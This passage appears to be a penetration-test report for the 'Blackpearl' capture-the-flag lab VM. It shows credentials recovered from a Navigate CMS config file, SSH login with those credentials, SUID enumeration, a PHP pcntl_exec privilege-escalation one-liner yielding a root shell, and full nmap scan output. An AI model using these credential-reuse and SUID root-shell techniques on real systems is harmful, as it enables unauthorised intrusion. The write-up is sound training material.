


```
/* Database connection */
define('PDO_HOSTNAME', "localhost");
define('PDO_PORT',     "3306");
define('PDO_SOCKET',   "");
define('PDO_DATABASE', "navigate");
define('PDO_USERNAME', "alek");
define('PDO_PASSWORD', "H4x0r");
define('PDO_DRIVER',   "mysql");
```



```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ ssh alek@192.168.8.173
The authenticity of host '192.168.8.173 (192.168.8.173)' can't be established.
ED25519 key fingerprint is SHA256:20OvGWVTlVYUa1OZ66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.8.173' (ED25519) to the list of known hosts.
alek@192.168.8.173's password:
Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
alek@blackpearl:~$ whoami
alek
alek@blackpearl:~$ id
uid=1000(alek) gid=1000(alek) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```

Proof of alek:




```
alek@blackpearl:~$ whoami
alek
alek@blackpearl:~$ id
uid=1000(alek) gid=1000(alek) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
alek@blackpearl:~$ hostname
blackpearl
alek@blackpearl:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:21:7a:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.173/24 brd 192.168.8.255 scope global dynamic ens33
       valid_lft 1399sec preferred_lft 1399sec
    inet6 fe80::20c:29ff:fe21:7ac0/64 scope link
       valid_lft forever preferred_lft forever
alek@blackpearl:~$
```

ROOT

#PE_Linux_SUID


```
[~] Custom SUID Binaries (Interesting Stuff)
------------------------------
/usr/bin/php7.3
------------------------------
```



```
[~] Custom SUID Binaries (Interesting Stuff)
------------------------------
/usr/bin/php7.3
------------------------------
```


Exploit:

```
CMD="/bin/sh"
/usr/bin/./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
```



```
alek@blackpearl:/tmp$ id
uid=1000(alek) gid=1000(alek) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
alek@blackpearl:/tmp$ whoami
alek
alek@blackpearl:/tmp$ CMD="/bin/sh"
alek@blackpearl:/tmp$ /usr/bin/./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
uid=1000(alek) gid=1000(alek) euid=0(root) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
# whoami
root
#
```

Proof of root.txt



```
# id
uid=1000(alek) gid=1000(alek) euid=0(root) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
# whoami
root
# cd /root
# dir
flag.txt
# cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
#
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, :
2. Linux
3. /tmp
4. /dev/shm
5. /home/username/
6. /home/username/Downloads
7. /var/www/html/
8. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
9. All shells that were open or created during the engagement have been terminated
10. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Blackpearl) Exploit and Mitigation References

Exploit

- https://www.exploit-db.com/exploits/45561
- https://www.rapid7.com/db/modules/exploit/multi/http/navigate_cms_rce/
- https://cwe.mitre.org/data/definitions/434.html
- https://cwe.mitre.org/data/definitions/250.html
- https://cwe.mitre.org/data/definitions/269.html
- https://cwe.mitre.org/data/definitions/732.html
- https://cwe.mitre.org/data/definitions/272.html
- https://attack.mitre.org/tactics/TA0004/
- https://attack.mitre.org/techniques/T1068/
- https://gtfobins.github.io/gtfobins/php/

Mitigation

- https://cwe.mitre.org/data/definitions/434.html
- https://www.navigatecms.com/en/home

Appendix

Password and username found or created during engagement

Username	***Password***	***Note***
alek	H4x0r	found in web directory plain text

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
Nmap 7.92 scan initiated Sat Oct  1 18:27:22 2022 as: nmap -vv --reason -T4 -Pn -sC -sV --open -
p- -oA full --min-rate 5000 192.168.8.173
Nmap scan report for 192.168.8.173
Host is up, received arp-response (0.0031s latency).
Scanned at 2022-10-01 18:27:23 EDT for 18s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCrTa1VqX1lLALYDX3m1kDPB+cmOEf2+J1FQ98ynFGXXBtoDtWi0VqeC7OB0vdQA+6Q
Xbl3xH4GfvhwG9qULYfZ1RIoPiJ3ccbtY0eVvQusLU6KHGXbqB0qsv6vsV63IxeX6gq+XTGPSDYru5VVd6qbHBh5aGwCbnvh
duNnYMfMC/cDaRJbHsFq3HKKtRP4pVEf4/vHyz3iJ8IIawFVGXh+o/MfHsRShNQiDs6Lfs5+FY2pdYTBff56MIJwP4x4Kl+p
LzQHFaV/lwDILn03mJFMUsbRWvk8YJuLANhRY74fDcsc/K+OwTGgKcSFeqQihPL/KwX2yIaEUT7tkuGiKDnf
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ05CA8I/kkz/yXniVqLp8Vi8jWnEagCz2NOUdSiuFX5
11du6TXT7yBgo9/NroNqmmeLPHVZVJgk6tvuesO7pDk=
|   256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJiHZUPH8c1K9Q7Lbkhf2IOGABIn0Hzo9DkFtBj4T6ij
53/tcp open  domain  syn-ack ttl 64 ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    syn-ack ttl 64 nginx 1.14.2
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.2
MAC Address: 00:0C:29:21:7A:C0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Sat Oct  1 18:27:41 2022 -- 1 IP address (1 host up) scanned in 18.56 seconds
```

Nmap Vul Scan

```
Nmap 7.92 scan initiated Sat Oct  1 18:28:22 2022 as: nmap -Pn -p- --script
safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln 192.168.8.173
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See
https://www.robtex.com/api/
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: b5c4210f-1307-4e5c-a3f7-1688bad2b8d8
|         Address: http://192.168.8.1:5357/a12ace66-c55b-467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
Nmap scan report for 192.168.8.173
Host is up, received user-set (0.0015s latency).
Scanned at 2022-10-01 18:29:03 EDT for 120s
Not shown: 65532 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCrTa1VqX1lLALYDX3m1kDPB+cmOEf2+J1FQ98ynFGXXBtoDtWi0VqeC7OB0vdQA+6Q
Xbl3xH4GfvhwG9qULYfZ1RIoPiJ3ccbtY0eVvQusLU6KHGXbqB0qsv6vsV63IxeX6gq+XTGPSDYru5VVd6qbHBh5aGwCbnvh
duNnYMfMC/cDaRJbHsFq3HKKtRP4pVEf4/vHyz3iJ8IIawFVGXh+o/MfHsRShNQiDs6Lfs5+FY2pdYTBff56MIJwP4x4Kl+p
LzQHFaV/lwDILn03mJFMUsbRWvk8YJuLANhRY74fDcsc/K+OwTGgKcSFeqQihPL/KwX2yIaEUT7tkuGiKDnf
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ05CA8I/kkz/yXniVqLp8Vi8jWnEagCz2NOUdSiuFX5
11du6TXT7yBgo9/NroNqmmeLPHVZVJgk6tvues07pDk=
|   256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJiHZUPH8c1K9Q7Lbkhf2IOGABIn0Hzo9DkFtBj4T6ij
|_banner: SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
53/tcp open  domain  syn-ack
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
|_dns-nsec3-enum: Can't determine domain for host 192.168.8.173; use dns-nsec3-enum.domains script arg.
|_dns-nsec-enum: Can't determine domain for host 192.168.8.173; use dns-nsec-enum.domains script arg.
80/tcp open  http    syn-ack
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-limit=<number|all> for deeper analysis)
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
| http-grep:
|   (1) http://192.168.8.173:80/:
|     (1) email:
|_      + alek@blackpearl.tcm
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-
login.php
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=
<number|all> for deeper analysis)
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.8.173
|
|     Path: http://192.168.8.173:80/
|     Line number: 25
|     Comment:
|_        <!-- Webmaster: alek@blackpearl.tcm -->
| http-methods:
|_  Supported Methods: GET HEAD
|_http-mobileversion-checker: No mobile version detected.
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_    Other: 1
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-xssed: No previously reported XSS vuln.
|_http-title: Welcome to nginx!
|_http-referer-checker: Couldn't find any cross-domain scripts.
| http-php-version: Logo query returned unknown hash 0ca03391529e9f5c6b210a9ca8477633
|_Credits query returned unknown hash 0ca03391529e9f5c6b210a9ca8477633
|_http-chrono: Request times for /; avg: 151.32ms; min: 150.12ms; max: 154.14ms
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.tenable.com/plugins/nessus/55976
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|_      https://seclists.org/fulldisclosure/2011/Aug/175
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might
not be vulnerable
|_http-feed: Couldn't find any feeds.
|_http-date: Sat, 01 Oct 2022 22:30:28 GMT; -3s from local time.
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-errors: Couldn't find any error pages.
```

```
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-vhosts:
|_128 names had status 200
| http-headers:
|   Server: nginx/1.14.2
|   Date: Sat, 01 Oct 2022 22:30:26 GMT
|   Content-Type: text/html
|   Content-Length: 652
|   Last-Modified: Mon, 31 May 2021 09:28:59 GMT
|   Connection: close
|   ETag: "60b4ac5b-28c"
|   Accept-Ranges: bytes
|
|_  (Request type: HEAD)
|_http-malware-host: Host appears to be clean

Host script results:
|_clock-skew: -3s
| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|_    l2.apews.org - FAIL
| unusual-port:
|_  WARNING: this script depends on Nmap's service/version detection (-sV)
|_dns-brute: Can't guess domain of "192.168.8.173"; use dns-brute.domain script argument.
|_fcrdns: FAIL (No PTR record)
| port-states:
|   tcp:
|     open: 22,53,80
|_    closed: 1-21,23-52,54-79,81-65535

Post-scan script results:
| reverse-index:
|   22/tcp: 192.168.8.173
|   53/tcp: 192.168.8.173
|_  80/tcp: 192.168.8.173
Read data files from: /usr/bin/../share/nmap
Nmap done at Sat Oct  1 18:31:03 2022 -- 1 IP address (1 host up) scanned in 160.45 seconds
```

PE SUID binary scan

```
python ./suid3num.py

  ___ _   _ _ ___    _____  _ _   _ __  __
 / __| | | / |   \  |__ / \| | | | |  \/  |
 \__ \ |_| | | |) |  |_ \ .` | |_| | |\/| |
 |___/\___/|_|___/  |___/_|\_|\___/|_|  |_|  twitter@syed__umar

[#] Finding/Listing all SUID Binaries ..
------------------------------
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
------------------------------


[!] Default Binaries (Don't bother)
------------------------------
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
------------------------------


[~] Custom SUID Binaries (Interesting Stuff)
------------------------------
/usr/bin/php7.3
------------------------------


[#] SUID Binaries found in GTFO bins..
------------------------------
[!] None :(
------------------------------
```